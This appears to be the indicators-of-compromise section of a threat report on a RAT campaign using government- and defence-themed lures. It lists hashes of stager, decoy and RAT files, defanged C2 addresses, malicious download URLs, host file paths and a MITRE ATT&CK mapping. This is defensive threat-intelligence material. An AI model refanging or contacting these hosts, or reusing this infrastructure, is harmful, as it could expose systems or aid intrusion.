04a65069054085cd81daabe4fc15ce76	Homosexuality – Indian Armed Forces.zip
c61b19cbedcb878aff45c067d503d556	meeting-details.zip
eccc72deb8ce41433ed13591b4557343	DMA_Monthly_Update_Minutes_of_Meeting-reg.zip

Stager

9375e3c13c85990822d2f09a66b551d9	DocScanner_AUG_2023.pdf
42a696ef6f7acf0919fea9748029a966	Homosexuality – Indian Armed Forces .pdf
54473E0D8CAFD950AFE32DE1A2F3A508	DocScanner_Updated_letter.pdf
36933B05B7E3060955E6A1FDFD7D8EC1	draft_letter_nov_2023.docx
508F4BFAD9F2482992AC7926910BD551	updated_draft_PPT.pptx
921915ecfe17593476648ad20cd61ecd	Meeting_Notice-reg.pdf

Decoys

5e32703e3704b2b5c299c242713b1ec5	DocScanner_AUG_2023.pdf
f759b6581367db35e3978125f4f6ff80	ACR.pdf
af3ec4f8a072779eb0cac18eaafc256d	Meeting_Notice-reg.pdf
0799e17933b875e3a54f01416e7505d5	DocScanner_Updated_letter.pdf

b4854c420bc39c8c77a0fcd9395a8748	draft_letter_nov_2023.docx
4cd0ee8186dc4203aad0cba48a8e5778	updated_draft_PPT.pptx
Ares RAT	
088b89698b122454666e542b1e1d92a4	bossupdate
b992b03b0942658a516439b56afbf41a	updates
ebbc1c4fc617cda7a0b341b12f45d2ad	updates

C2 and Domains

38.242.149[.]89:61101	AllaKore RAT
38.242.149[.]89:9828	DRat
38.242.220[.]166:9012	Ares RAT
161.97.151[.]220:7015	
207.180.192[.]77:6023	Key RAT
162.241.85[.]104	sunfireglobal[.]in occoman[.]com elfinindia[.]com ssynergy[.]in
103.76.213[.]95	rockwellroyalhomes[.]com isometricsindia[.]co.in

URLs

hxxps://www.rockwellroyalhomes[.]com/js/FL/DocScanner-Oct.zip
hxxps://www.rockwellroyalhomes[.]com/js/content/msfnt.hta
hxxps://www.rockwellroyalhomes[.]com/js/content/2023-06-21-0056.pdf
hxxps://www.rockwellroyalhomes[.]com/js/content/
hxxps://www.rockwellroyalhomes[.]com/js/FL/2023-06-21-0056.pdf
hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/file/
hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/
hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/DocScanner_AUG_2023.zip
hxxps://sunfireglobal[.]in/public/core/homo/
hxxps://sunfireglobal[.]in/public/assests/files/db/acr/
hxxps://sunfireglobal[.]in/public/assests/files/auth/av
hxxps://sunfireglobal[.]in/public/assests/files/auth/dl
hxxps://sunfireglobal[.]in/public/assests/files/auth/ht
hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/tls
hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/
hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/pdf/in
hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/bossupdate
hxxps://futureuniform[.]ca/wp/wp-content/files/01/main.hta
hxxps://futureuniform[.]ca/email.gov.in/briefcase/Meeting_Notice-reg.pdf
hxxps://futureuniform[.]ca/mail.gov.in/briefcase/updated_draft_PPT.pptx
hxxps://futureuniform[.]ca/mail.gov.in/briefcase/draft_letter_nov_2023.docx

hxxps://futureuniform[.]ca/mail.gov.in/briefcase/DocScanner_Updated_letter.pdf
hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/files/bossupdate
hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/38
hxxp://38.242.220[.]166:9012/api/root_149371139681480/upload
hxxp://38.242.220[.]166:9012/api/root_149371139681480/hello
hxxp://38.242.220[.]166:9012/api/root_168683512566649/upload
hxxp://38.242.220[.]166:9012/api/root_168683512566649/hello
hxxp://38.242.220[.]166:9012/api/root_175170531258512/upload
hxxp://38.242.220[.]166:9012/api/root_175170531258512/hello
hxxp://161.97.151[.]220:7015/api/root_36854582802642/upload
hxxp://161.97.151[.]220:7015/api/root_36854582802642/hello

Host

C:\Users\Public\aque\up.hta
C:\Users\Public\aque\cdrzip.exe
C:\Users\Public\aque\rekeywiz.exe
C:\Users\Public\aque\DUser.dll
C:\Users\Public\aque\data.bat
C:\Users\Public\Msfront\Msfront.exe
C:\Users\Public\winowimg.jpg
C:\Users\Public\stremoe\steistem.exe
C:\Users\Public\stremoe\stremoe.bat
C:\ProgramData\Intel\cdrzip.exe
C:\ProgramData\Intel\DUser.dll
C:\ProgramData\WinGfx\credwiz.exe
C:\ProgramData\WinGfx\wingfx.bat
C:\ProgramData\WinGfx\DUser.dll
C:\ProgramData\HP\jquery.hta
C:\ProgramData\HP\jscy.hta
%AppData%\Msfront\Msfront.exe
%AppData%\Msfront\DUser.dll
%AppData%\Msfront\crezly.exe
%Temp%\cache.bat
%Temp%\Msfont\Msfont.exe

MITRE ATT&CK

Tactic	Technique ID	Name
Resource Development	T1583.001	Acquire Infrastructure: Domains
	T1584.001	Compromise Infrastructure: Domains
	T1588.001	Obtain Capabilities: Malware
	T1588.002	Obtain Capabilities: Tool
	T1608.001	Stage Capabilities: Upload Malware

	T1608.005	Stage Capabilities: Link Target
Initial Access	T1566.001	Phishing: Spear phishing Attachment
	T1566.002	Phishing: Spear phishing Link
Execution	T1106	Native API
	T1129	Shared Modules
	T1059	Command and Scripting Interpreter
	T1047	Windows Management Instrumentation
	T1203	Exploitation for Client Execution
	T1204.001	User Execution: Malicious Link
	T1204.002	User Execution: Malicious File
Persistence	T1053.003	Scheduled Task/Job: Cron
	T1547.001	Registry Run Keys / Startup Folder
	T1547.013	Boot or Logon Autostart Execution: XDG Autostart Entries
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location
	T1140	Deobfuscate/Decode Files or Information
	T1218.005	System Binary Proxy Execution: Mshta
	T1574.002	Hijack Execution Flow: DLL Side-Loading
	T1222.002	File and Directory Permissions Modification: Linux
	T1027.009	Obfuscated Files or Information: Embedded Payloads
	T1027.010	Obfuscated Files or Information: Command Obfuscation
Discovery	T1012	Query Registry
	T1033	System Owner/User Discovery
	T1057	Process Discovery
	T1082	System Information Discovery
	T1083	File and Directory Discovery
	T1016.001	System Network Configuration Discovery
	T1518.001	Software Discovery: Security Software Discovery
Collection	T1005	Data from Local System
	T1056.001	Input Capture: Keylogging
	T1074.001	Data Staged: Local Data Staging
	T1119	Automated Collection
	T1113	Screen Capture

	T1125	Video Capture
	T1105	Ingress Tool Transfer
Command and Control	T1571	Non-Standard Port
	T1573	Encrypted Channel
	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel